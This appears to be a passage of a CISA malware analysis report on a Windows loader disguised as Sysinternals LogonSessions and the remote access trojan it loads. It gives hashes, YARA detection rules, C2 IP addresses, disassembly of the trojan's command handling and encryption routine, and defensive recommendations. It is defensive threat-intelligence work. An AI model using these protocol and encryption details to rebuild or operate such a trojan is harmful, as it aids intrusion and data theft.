SHA256	f7f7b059b6a7dbd75b30b685b148025a0d4ceceab405e553ca28cacdeae43fab
SHA512	cb4ebb81c46246b92ae427f8cb0962af7420632e1806bd41e6169f5a98229f967d42bc843925679bee09b847462eb828adcdabe85e32b04f4cf859b0ed2d1725
ssdeep	12288:350ggY3QpKOASd9ShPcr6rppUsCCkbiPppbvBPYLbYQPmfX:pOHY3eKG Sar6pK2RIB2I
Entropy	7.625956

Antivirus

Adaware Gen:Variant.Ulise.345018

AhnLab Trojan/Win.Generic



Avira	TR/Injector.mhzsy
Bitdefender	Gen:Variant.Ulise.345018
ESET	a variant of Win64/Injector.HA.gen trojan
Emsisoft	Gen:Variant.Ulise.345018 (B)
IKARUS	Trojan.Win64.Injector

YARA Rules

- rule CISA_10382580_03 : loader


```
{
        meta:
          Author = "CISA Code & Media Analysis"
          Incident = "10382580"
          Date = "2022-05-02"
          Last_Modified = "20220602_1200"
          Actor = "n/a"
          Category = "Loader"
          Family = "n/a"
          Description = "Detects loader samples"
          MD5_1 = "3764a0f1762a294f662f3bf86bac776f"
          SHA256_1 = "f7f7b059b6a7dbd75b30b685b148025a0d4ceceab405e553ca28cacdeae43fab"
          MD5_2 = "21fa1a043460c14709ef425ce24da4fd"
          SHA256_2 = "66966ceae7e3a8aace6c27183067d861f9d7267aed30473a95168c3fe19f2c16"
          MD5_3 = "e9c2b8bd1583baf3493824bf7b3ec51e"
          SHA256_3 = "7ea294d30903c0ab690bc02b64b20af0fce66a168d4622e55dee4d6233783751"
          MD5_4 = "de0d57bdc10fee1e1e16e225788bb8de"
          SHA256_4 = "33b89b8915aaa59a3c9db23343e8c249b2db260b9b10e88593b6ff2fb5f71d2b"
          MD5_5 = "9b071311ecd1a72bfd715e34dbd1bd77"
          SHA256_5 = "3c2c835042a05f8d974d9b35b994bcf8d5a0ce19128ebb362804c2d0f3eb42c0"
          MD5_6 = "05d38bc82d362dd57190e3cb397f807d"
          SHA256_6 = "4cd7efdb1a7ac8c4387c515a7b1925931beb212b95c4f9d8b716dbe18f54624f"
        strings:
          $s0 = { B8 01 00 00 00 48 6B C0 00 C6 44 04 20 A8 B8 01 }
          $s1 = { 00 00 48 6B C0 01 C6 44 04 20 9A B8 01 00 00 }
          $s2 = { 48 6B C0 02 C6 44 04 20 93 B8 01 00 00 00 48 }
          $s3 = { C0 03 C6 44 04 20 9B B8 01 00 00 00 48 6B C0 }
        condition:
          all of them
      }
```

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2016-06-12 12:53:34-04:00
Import Hash	4f2b9ad89041fedc43298c09c8e7b948
Company Name	Sysinternals - www.sysinternals.com
File Description	Lists logon session information
Internal Name	LogonSessions
Legal Copyright	Copyright (C) 2004-2016 Mark Russinovich
Original Filename	logonsessions.exe
Product Name	Sysinternals LogonSessions
Product Version	1.4

PE Sections

MD5	Name	Raw Size	Entropy
f11e7a01c20bdb65f339a2e16ff2ab71	header	1024	2.889552
e3e795ae8373330927da9e37b54a58b4	.text	89088	6.366985
4d9a0bcd9467b5aaee5d4d762219821b	.rdata	65536	4.425938
f80417eeab656641c6a5206454b398d3	.data	6656	3.054858
e0d2510e666231c532ff97edf51abd10	.pdata	5120	4.855993
807875fc3b991f68fdcc9dd7536ecf58	.rsrc	547328	7.907534
bca539afcd691a4a238b78fc830dc55a	.reloc	2048	4.939573

Relationships

f7f7b059b6... Contains 88a5e4b24747648a4e3f0a2d5282b51683260f9208b06788fc858c44559da1e8

Description

This file is a 64-bit Intel binary which has been identified as a malicious Windows loader. Upon execution, it decrypts and loads the malware "f7_dump_64.exe" (88a5e4b24747648a4e3f0a2d5282b51683260f9208b06788fc858c44559da1e8) in memory.

88a5e4b24747648a4e3f0a2d5282b51683260f9208b06788fc858c44559da1e8

Tags

trojan

Details

Name	f7_dump_64.exe
Size	491520 bytes
Type	PE32+ executable (console) x86-64, for MS Windows
MD5	199a32712998c6d736a05b2dbd24a761
SHA1	45e0d90bd0283a1262d5aff46232e0ad4227d3b
SHA256	88a5e4b24747648a4e3f0a2d5282b51683260f9208b06788fc858c44559da1e8
SHA512	b7a5c05135450fa6ea2a65dc227446ea52f9233a716f0fab78964d47898b53830441ecac54616d036b22d8241c2643f1c405b956037df63149fe8029f97b5899
ssdeep	6144:X0jj3qx0aEOjBiBQABYnBxxxa+Af2/hWPswubPzpkVb4lOf9Dg4l/AxYL+p3Z/l:X0n3qaaEOjUBQXLA+/S89tgs4xY43Z
Entropy	6.114557

Antivirus

AhnLab | Trojan/Win.PWS

ESET | a variant of Win64/Spy.Agent.EA trojan

YARA Rules

```
• rule CISA_10382580_01 : rat
{
    meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10382580"
        Date = "2022-05-25"
        Last_Modified = "20220602_1200"
        Actor = "n/a"
        Category = "Remote Access Tool"
        Family = "n/a"
        Description = "Detects Remote Access Tool samples"
        MD5_1 = "199a32712998c6d736a05b2dbd24a761"
        SHA256_1 = "88a5e4b24747648a4e3f0a2d5282b51683260f9208b06788fc858c44559da1e8"
    strings:

```



```

$S0 = { 0F B6 40 0F 6B C8 47 41 0F B6 40 0B 02 D1 6B C8 }
$S1 = { 35 41 0F B6 00 41 88 58 01 41 88 78 02 41 88 70 }
$S2 = { 66 83 F8 1E }
$S3 = { 66 83 F8 52 }

condition:
  all of them
}

```

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2022-02-22 23:18:47-05:00
Import Hash	cc2269b4f6a11e02b40a384e27ad5e8c

PE Sections

MD5	Name	Raw Size	Entropy
053c02fb38d86cde0b2f936311eff105	header	4096	0.901639
3f71f9227c631d0a9e5fe0d336705ebf	.text	327680	6.393162
61a37d0b6fceed27908f87fe41ab1965	.rdata	110592	4.796744
c8b9c69d2f0ea35735ae2205a7762bcd	.data	20480	4.040144
38355455e83691feae2b4e6bc396081c	.pdata	20480	5.287506
11abdcdaaf0271c411451a3ae533aba4	_RDATA	4096	0.259819
023183b361ae5de3c7493f32da9ab756	.reloc	4096	4.895506

Packers/Compilers/Cryptors

Microsoft Visual C++ 8.0 (DLL)

Relationships

88a5e4b247...	Connected_To	134.119.177.107
88a5e4b247...	Contained_Within	f7f7b059b6a7dbd75b30b685b148025a0d4ce ceab405e553ca28cacdeae43fab

Description

This file is a 64-bit Windows executable that was extracted from the malware named SvcEdge.exe, also included within this submission. Static analysis of this application reveals it is a RAT that provides a vast array of C2 capabilities to a remote operator. During runtime, the malware connects out to its hard coded C2 server 134[.]119[.]177[.]107 on port 443. After establishing this connection, the malware sits and waits for data to be sent back to it from the remote C2 server. Static analysis indicates the malware will receive a block of data that contains command data, and a 16-byte key. The 16-byte key will be extracted from this received data, and utilized to decrypt the command portion. The decrypted command portion of the C2 data will be checked to ensure that its first four bytes are equal to the value 0xE03882Ah. If the values match, the malware will attempt to process the received decrypted data as a command. If the values do not match, the C2 session will be terminated and the malware will attempt to reinitiate a connection to the C2 server.

Screenshots

```

loc_1C1022E3CA0: ; RBX INDEX, STARTS AS ZERO
movzx eax, byte ptr [rbx+r8]
mov byte ptr [rsp+rbx+88h+var_58], al
inc rbx
cmp rbx, 16 ; parse out 16 bytes starting from RECV + 7
jb short loc_1C1022E3CA0

lea r8, [rsp+88h+var_58] ; 16 BYTES --> RECV + 7
mov rcx, rdi ; TARGET_DECRYPTION.BUFFER
call MALWARE_ENCRYPTED_FUNCTION
movzx r14d, r14b
mov eax, 1
cmp dword ptr [rdi], 0E03882Ah
cmovz r14d, eax ; RESULT VALUE MUST MATCH TO AUTHENTICATE
; } // starts at 1C1022E3C30

```

Figure 15 - This screenshot illustrates 16-bytes being parsed out from a block of data sent to this malware from its remote C2 server. Additionally, the screenshot illustrates this 16-bytes being utilized to decrypt another block of data retrieved from the C2 server and ensuring the first four bytes of the newly decrypted block match the value 0E03882Ah. If these bytes match the C2 session will continue. If not, the C2 session will be terminated.

```

mov [rsp+510h+var_4C0], r8 ; EVALUATING first command. First Command byte is 0x3ah.
cmp [rbp+410h+var_460], 3Ah ; :
jnz loc_1C1022E29E0

mov rcx, r13
call TO_GETDISKFRERESPACE
xorps xmm0, xmm0
movups [rbp+410h+var_490], xmm0
movups [rbp+410h+var_480], xmm0
mov qword ptr [rbp+410h+var_490], rbx
mov qword ptr [rbp+410h+var_490+8], rbx
mov qword ptr [rbp+410h+var_480], rbx
mov dword ptr [rbp+410h+var_480+8], 8
mov [rbp+410h+var_470], rbx
; } // starts at 1C1022E2596

loc_1C1022E26BE: ; Val
; try {
xor edx, edx
mov r8d, 290h ; Size
lea rcx, [rbp+410h+var_2D0] ; void *
call memset
lea rax, [rbp+410h+var_460]
mov [rsp+510h+rpExceptionObject], rax
movzx eax, byte ptr [r13+608h]
mov byte ptr [rbp+410h+var_460], al
movzx eax, byte ptr [r13+609h]
mov byte ptr [rbp+410h+var_460+1], al
lea rdx, [r13+610h]
lea rcx, [rbp+410h+var_458]
call sub_1C1022D890
nop

```

Figure 16 - This screenshot illustrates the malware evaluating a command byte against data retrieved from the remote operator. This is the "first command" checked for. If this command is issued, the malware will collect the target system information illustrated in Figure 17, encrypt it, and send it back to the remote operator.

2A	88	03	0E	00	00	00	00	00	20	00	00	00	8A	0A	AA
E7	B6	6C	85	BD	00	88	8D	4A	42	34	81	A5	79	7B	EB
F3	67	A6	98	AD	80	D6	A9	B7	3C	89	3E	D1	31	33	34
2E	31	31	39	2E	31	37	37	2E	31	30	35	00	57	69	6E
64	6F	77	73	20	31	30	00	20	20	20	20	20	49	6E	dows 10.
74	65	6C	28	52	29	20	58	65	6F	6E	28	52	29	20	43
50	55	20	45	35	2D	32	36	39	37	20	76	32	20	40	20
32	2E	37	30	47	48	7A	00	33	36	37	30	30	31	36	30
00	33	30	37	31	36	00	38	36	34	30	30	00	00	00	00
AB															

Figure 17 - This screenshot illustrates the malware sending a block of data to the remote C2 if the command byte 0x3a is provided. Note: This block of data contains the computer IP address, operating system type, processor type and other system information. The first four bytes of the block match the value 0xE03882Ah indicating the remote operator does the same authentication check for this value on incoming data from this malware. This data was collected by the malware as a result of the command issued in Figure 16.



```

58 0F1F8400 00000000 | nop dword ptr ds:[rax+rax],eax
60 42:0FB60401 | movzx eax,byte ptr ds:[rcx+r8]
65 88440D E0 | mov byte ptr ss:[rbp+r8-20],al
69 48:FFC1 | inc rcx
6C 48:83F9 10 | cmp rcx,10
70 ^ 72 EE | jb 1C1022E4060

```

Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	Struct
Hex	ASCII				
5A 50 74 6C 32 B5 1C 30 07 E6 A6 9D 67 26 23 A3 ZPt12µ.0.æ!.g&£					
D7 BD 64 BC 0A 37 00 00 F0 F9 99 Ac 74 00 00 00 v4d 7 3A -+					

Figure 18 - This screenshot illustrates the malware generating the random 16-byte key. The key is used to encrypt the outbound data, which was collected as a result of the command illustrated in Figure 16.

```

160 42:0FB60401 | movzx eax,byte ptr ds:[rcx+r8]
165 88440D E0 | mov byte ptr ss:[rbp+r8-20],al
169 48:FFC1 | inc rcx
16C 48:83F9 10 | cmp rcx,10
170 ^ 72 EE | jb 1C1022E4060
172 4C:8D45 E0 | lea r8,qword ptr ss:[rbp-20]
176 49:8BC9 | mov rcx,r9
179 E8 82FAFEFF | call 1C1022D3800
17E 8B53 08 | mov edx,dword ptr ds:[rbx+8]

```

Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	Struct
Hex	ASCII				
2A 88 03 0E 00 00 00 00 00 20 00 00 00 8A 0A AA 					
E7 B6 6C 85 BD 00 88 8D 4A 42 34 81 A5 79 7B EB C11.%...JB4..y{è					
F3 E7 A6 98 AD 80 D6 A9 B7 3C 89 3E D1 31 33 34 og...0@.<>N:					
2E 31 31 39 2E 31 37 37 2E 31 30 35 00 57 69 6E .Win					
64 6F 77 73 20 31 30 00 20 20 20 20 20 49 6E dows 10. In					
74 65 6C 28 52 29 20 58 65 6F 6E 28 52 29 20 43 tel(R) Xeon(R) C					
50 55 20 45 35 2D 32 36 39 37 20 76 32 20 40 20 PU E5-2697 V2 @					
32 2E 37 30 47 48 7A 00 33 36 37 30 30 31 36 30 2.70GHz.36700160					
00 33 30 37 31 36 00 38 36 34 30 30 00 00 00 00 .30716.86400....					
00 00 00 00 00 00 00 00 00 00 00 00 00 AB AB AB 					
AB AB AB AB AB AB AB AB AB AB AB AB 00 00 00 00 <<<<<<<<<<<<<<<<<					
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 					

Figure 19 - This screenshot illustrates the malware about to encrypt an outbound block of data using the key generated by the code in Figure 18. This data was collected as a result of the command issued in Figure 16.

```

0 0F1F8400 00000000 | nop dword ptr ds:[rax+rax],edx
1 42:0FB60401 | movzx eax,byte ptr ds:[rcx+r8]
2 88440D E0 | mov byte ptr ss:[rbp+r8-20],al
3 48:FFC1 | inc rcx
4 48:83F9 10 | cmp rcx,10
5 ^ 72 EE | jb 1C1022E4060
6 4C:8D45 E0 | lea r8,qword ptr ss:[rbp-20]
7 49:8BC9 | mov rcx,r9
8 E8 82FAFEFF | call 1C1022D3800
9 8B53 08 | mov edx,dword ptr ds:[rbx+8]

```

Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	Struct
Hex	ASCII				
74AC99E968]=12A L'I'					
12 78 28 34 AE B8 C0 71 15 61 47 D5 4A 75 D0 CB Ax(4@.Aq.aG0JuBE					
36 2C E2 43 BC 2E B8 D9 C5 DE 5F 11 84 27 14 AC 6.âC%.ÜAp...`-					
A8 5E 12 18 29 8B CD 64 01 F8 D3 3D 74 01 08 E9 X..).id_o=t..é					
C3 F8 1E A9 E4 4A 32 32 F0 97 EB 0A 2D A4 68 Aø.@a122ø.e.-øh.					
A8 7F 63 67 5D CB 0B E8 7C CF E9 F4 70 DE B8 46 .cg]E.è Iøopp.F					
63 62 80 E2 A9 87 0F B6 3E 32 57 C8 A2 67 A1 51 cb.åø..ñ>2WEegjQ					
52 44 44 58 23 A3 F3 18 DA C9 86 A8 0A 06 FB 24 RDDX#fø.UÉ. ..ñ					
C1 4A 9E 1F 5D AA 66 2C 5C 15 51 C6 CB CB A2 1D Aj..]t,\.øÆÉc.					
1D D0 8B 9B 28 2F BD C4 76 4B B4 EB 74 08 24 00 D..(/øAvK'et\$.					
00 00 00 00 00 00 00 00 00 AB AB AB AB 00 00 00 <<<<<<<<<<<<<<<<					
AB AB AB AB AB AB AB AB AB AB AB AB 00 00 00 00 					

Figure 20 - This screenshot illustrates the appearance of an outbound block of data right after it is encrypted by this malware. Static analysis indicates this block is directly sent to the remote C2 using the Send() API. There is no further encryption performed on the data before it is sent outbound.






Figure 21 - This screenshot illustrates the malware building the first parts of an outbound data block. The static value 0E03882Ah is placed at the beginning of the buffer. This is so when the remote operator decrypts this block, it can ensure the first four bytes match 0E03882Ah, meaning the data was decrypted successfully.





Figure 22 - This screenshot illustrates the malware comparing a "command byte" to a hard-coded value that represents a command. In this specific screenshot, the malware compares a hacker provided byte to see if the malware should initiate a reverse shell or terminate itself from running.





```

loc_1C1022D3BA0:
movzx eax, byte ptr [r8+5]
lea r10, [r10+1]
imul edx, eax, 1Fh
inc r11d
movzx eax, byte ptr [r8+0Fh]
imul ecx, eax, 47h ; `G'
movzx eax, byte ptr [r8+0Bh]
add dl, cl
imul ecx, eax, 35h ; `5'
movzx eax, byte ptr [r8]
mov [r8+1], bl
mov [r8+2], dl
mov [r8+3], sil
add dl, cl
mov [r8+4], bp1
imul ecx, eax, 17h
movzx eax, [rsp+48h+arg_8]
mov [r8], al
movzx eax, [rsp+48h+arg_18]
mov [r8+9], al
sub cl, 7Fh
mov [rsp+48h+arg_8], bl
add dl, cl
mov [r8+5], r14b
xor [r10-1], dl      ; R10 SHOULD CONTAIN THE BUFFER TO ENCODE
movzx ebx, dl
movzx edi, sil
mov [r8+6], r15b
movzx esi, bp1
mov [r8+7], r12b
movzx ebp, r14b
mov [r8+8], r13b
movzx r14d, r15b
mov [r8+0Fh], dl
movzx r15d, r12b
movzx r12d, r13b
movzx r13d, al
movzx eax, [rsp+48h+var_48]
mov [rsp+48h+arg_18], al
mov [r8+0Ah], al
movzx eax, [rsp+48h+var_47]
mov [rsp+48h+var_48], al
mov [r8+0Bh], al
movzx eax, [rsp+48h+var_46]
mov [rsp+48h+var_47], al
mov [r8+0Ch], al
movzx eax, [rsp+48h+var_45]
mov [rsp+48h+var_46], al
mov [r8+0Dh], al
movzx eax, [rsp+48h+var_44]
mov [rsp+48h+var_45], al
mov [r8+0Eh], al
movsxrd rax, r11d
mov [rsp+48h+var_44], dl
cmp rax, r9      ; R9 CONTAINS SIZE LIMIT. SIZE LIMIT PROVIDED BY C2 SERVER
jb loc_1C1022D3BA0

```

Figure 23 - This screenshot illustrates the cryptographic algorithm utilized to secure communications between this malware and its remote C2 server. Because the 16-byte key used to secure communications is included in the data sent and received from the remote hacker, it may be possible to decrypt the network communications of this malware. Notably, each time the malware sends data outbound to its new C2 server it will generate a new random 16-byte key which will be utilized to encrypt this outbound data. The 16-byte key will be included in the data sent to the remote C2.

Relationship Summary

66966ceae7...	Connected_To	185.136.163.104
66966ceae7...	Contains	d071c4959d00a1ef9cce535056c6b01574d8a 8104a7c3b00a237031ef930b10f
185.136.163.104	Connected_From	66966ceae7e3a8aace6c27183067d861f9d72 67aed30473a95168c3fe19f2c16
d071c4959d...	Contained_Within	66966ceae7e3a8aace6c27183067d861f9d72 67aed30473a95168c3fe19f2c16
33b89b8915...	Connected_To	134.119.177.107
134.119.177.107	Connected_From	33b89b8915aaa59a3c9db23343e8c249b2db 260b9b10e88593b6ff2fb5f71d2b
134.119.177.107	Connected_From	88a5e4b24747648a4e3f0a2d5282b5168326 0f9208b06788fc858c44559da1e8
7ea294d309...	Connected_To	162.245.190.203
162.245.190.203	Connected_From	7ea294d30903c0ab690bc02b64b20af0fce66 a168d4622e55dee4d6233783751
3c2c835042...	Connected_To	155.94.211.207



155.94.211.207	Connected_From	3c2c835042a05f8d974d9b35b994bcf8d5a0ce19128ebb362804c2d0f3eb42c0
f7f7b059b6...	Contains	88a5e4b24747648a4e3f0a2d5282b51683260f9208b06788fc858c44559da1e8
88a5e4b247...	Connected_To	134.119.177.107
88a5e4b247...	Contained_Within	f7f7b059b6a7dbd75b30b685b148025a0d4ceab405e553ca28cacdeae43fab

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, "[Guide to Malware Incident Prevention & Handling for Desktops and Laptops](#)".

Contact Information

- 1-888-282-0870
- [CISA Service Desk \(UNCLASS\)](#)
- [CISA SIPR \(SIPRNET\)](#)
- [CISA IC \(JWICS\)](#)

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: <https://us-cert.cisa.gov/forms/feedback/>

Document FAQ

What Is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What Is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or [CISA Service Desk](#).

Can I submit malware to CISA? Malware samples can be submitted via three methods:



TLP: WHITE

- Web: <https://malware.us-cert.gov>
- E-Mail: submit@malware.us-cert.gov
- FTP: <ftp://malware.us-cert.gov> (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA's homepage at www.cisa.gov.



TLP: WHITE